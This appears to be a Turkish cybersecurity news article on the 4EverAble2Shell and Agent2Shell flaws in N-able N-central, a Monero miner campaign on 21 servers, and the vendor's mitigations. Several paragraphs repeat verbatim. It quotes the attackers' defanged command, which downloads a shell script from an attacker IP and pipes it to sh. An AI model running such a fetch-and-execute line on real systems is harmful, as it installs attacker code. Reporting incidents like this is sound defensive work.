

Uzmandan bağımsız güvenlik araştırmacısı Sean Bales tarafından açıklanan 4EverAble2Shell ve Agent2Shell adlı yeni zafiyet kümeleri, N-able'ın N-central ürününü son sürümü dahil olmak üzere hedef alıyor. Saldırganlar, bu açıkları kullanarak yetkisiz şekilde sistem komutları çalıştırabiliyor ve Windows tabanlı sistemlerde SYSTEM seviyesinde erişim sağlıyor. Birçok tehdit istihbaratı raporu, 4EverAble2Shell'in basit keşif aşamasından aktif istismar girişimlerine geçtiğini ve saldırganların savunmasız sunucularda kripto para madencileri dağıttığını ortaya koyuyor.
N-able, zafiyetlerin kamuya açıklanmasının ardından salı günü yaptığı açıklamada, ortakları ve müşterilerini korumak için ek önlemler aldığını duyurdu. Şirket, "Bazı N-central özelliklerini ve entegrasyonlarını kısıtlıyoruz" açıklamasını yaparak, bu önlemlerin bazı işlevselliği etkileyebileceğini ancak yamaların tamamlanmasından önce ek tedbirlerin doğru hareket olduğunu belirtti. Şirket, yeni açıklamaları değerlendiren ekiplerinin ek giderim çalışmaları geliştirdiğini ve etkilenen işlevlerin güvenli bir şekilde geri yüklenmesi üzerinde çalıştığını ifade etti.
Siber güvenlik şirketi Huntback, aynı IP adresinin 4EverAble2Shell zafiyetini silahlandırarak 21 N-central sunucusuna XMRig Monero kripto para madencisi dağıttığını açıkladı. Dağıtım, "mount -o remount,exec /tmp 2>/dev/null; curl -fsSL hxxp://157.20.241[.]16:8080/jup.sh | sh -s nc_[target-IP-redacted]" komutu aracılığıyla gerçekleştirildi. Madencinin, algılanmamak amacıyla kullanılabilir işlemci çekirdeklerinin yalnızca yarısını kullanacak şekilde tasarlandığı belirtildi. Etkilenen sunucuların Amerika Birleşik Devletleri, Güney Afrika, Kanada, Birleşik Krallık, Almanya, Fransa ve İsveç'te yoğunlaştığı bildirildi.
Uzmanlar, sadece Hotfix 2 uygulamanın yetmediğine dikkat çekti. Huntback, "Hotfix 2 uygulamanın tek başına yeterli olmuyor: Buradaki 19 kurban zaten bu güncellemeyi çalıştırıyordu" diyerek mağdurların önemli bir kısmının güncel yamaya sahip olmasına rağmen zafiyetten etkilendiğini aktardı. Şirket, madencinin gözlemlenen tek saldırı yükü olduğunu, ancak ayrıcalık yükseltmenin sunucuları yöneten işletmelere kök erişim sağladığını belirterek bir istismar durumunun temizlik işlemi değil, tam bir ele geçirilmiş sistem olarak ele alınması gerektiği uyarısını yaptı.
N-able, zafiyetlerin kamuya açıklanmasının ardından salı günü yaptığı açıklamada, ortakları ve müşterilerini korumak için ek önlemler aldığını duyurdu. Şirket, "Bazı N-central özelliklerini ve entegrasyonlarını kısıtlıyoruz" açıklamasını yaparak, bu önlemlerin bazı işlevselliği etkileyebileceğini ancak yamaların tamamlanmasından önce ek tedbirlerin doğru hareket olduğunu belirtti. Şirket, yeni açıklamaları değerlendiren ekiplerinin ek giderim çalışmaları geliştirdiğini ve etkilenen işlevlerin güvenli bir şekilde geri yüklenmesi üzerinde çalıştığını ifade etti.
İstismar Zinciri ve Kripto Madencisi
Birleşik istismar zinciri, kritik düzeyde bir Apache Axis zafiyeti olan CVE-2026-90436 (CVSS skoru: 9.8) ile N-central ayrıcalık yükseltme zafiyetinin birbirine bağlanarak kök (root) seviyesinde erişim sağlanmasına olanak tanıyor. VULN-2026-0009 olarak takip edilen bu açık, SAP fault işleme sırasında güvensiz sınıf anımsatma nedeniyle saldırganların, nable hizmet hesabı olarak komut çalıştırmasına yol açan zararlı girdileri işlemesini sağlıyor. Saldırganların, saldırganın kontrolündeki 157.20.241[.]16 IP adresindeki sunucudan "jup.sh" adlı bir kabuk betiği indirmeye ve çalıştırmaya çalıştığı gözlemlendi.Siber güvenlik şirketi Huntback, aynı IP adresinin 4EverAble2Shell zafiyetini silahlandırarak 21 N-central sunucusuna XMRig Monero kripto para madencisi dağıttığını açıkladı. Dağıtım, "mount -o remount,exec /tmp 2>/dev/null; curl -fsSL hxxp://157.20.241[.]16:8080/jup.sh | sh -s nc_[target-IP-redacted]" komutu aracılığıyla gerçekleştirildi. Madencinin, algılanmamak amacıyla kullanılabilir işlemci çekirdeklerinin yalnızca yarısını kullanacak şekilde tasarlandığı belirtildi. Etkilenen sunucuların Amerika Birleşik Devletleri, Güney Afrika, Kanada, Birleşik Krallık, Almanya, Fransa ve İsveç'te yoğunlaştığı bildirildi.
N-able'ın Aldığı Tedbirler ve Güncelleme Çıkarları
N-able, Hosted ortamlarında birtakım değişikliklere gitti: Legacy API ürün içinde varsayılan olarak kapalı hale getirildi ve ek korumalar uygulanıp doğrulanana kadar Intune entegrasyonu devre dışı bırakıldı. Hosted müşterilerine, N-central 2026.4 HF1 ve üzeri sürümlerindeki Agent ve Probe bileşenlerini güncellemeleri tavsiye edildi. Şirket, 2026.4 HF1 güncellemesinin Agent ve Probe'nin eski bileşenlerini güncelleyerek ikisinin iletişim biçimini değiştirdiğini, bu nedenle tüm yönetilen cihazların iletişim kurup yamalanmasını sağlamak için her ikisinin de güncellenmesinin "zorunlu" olduğunu vurguladı. Yerinde (on-premises) müşterilerden ise Agent ve Probe'ları güncellemeleri ve daha önce açılmışsa Legacy API erişimini kapatmaları talep edildi.Uzmanlar, sadece Hotfix 2 uygulamanın yetmediğine dikkat çekti. Huntback, "Hotfix 2 uygulamanın tek başına yeterli olmuyor: Buradaki 19 kurban zaten bu güncellemeyi çalıştırıyordu" diyerek mağdurların önemli bir kısmının güncel yamaya sahip olmasına rağmen zafiyetten etkilendiğini aktardı. Şirket, madencinin gözlemlenen tek saldırı yükü olduğunu, ancak ayrıcalık yükseltmenin sunucuları yöneten işletmelere kök erişim sağladığını belirterek bir istismar durumunun temizlik işlemi değil, tam bir ele geçirilmiş sistem olarak ele alınması gerektiği uyarısını yaptı.
 Siber Güvenlik
 Siber Güvenlik
 Siber Güvenlik
Yorumlar (0)
Yorum yapmak için giriş yapmalısınız.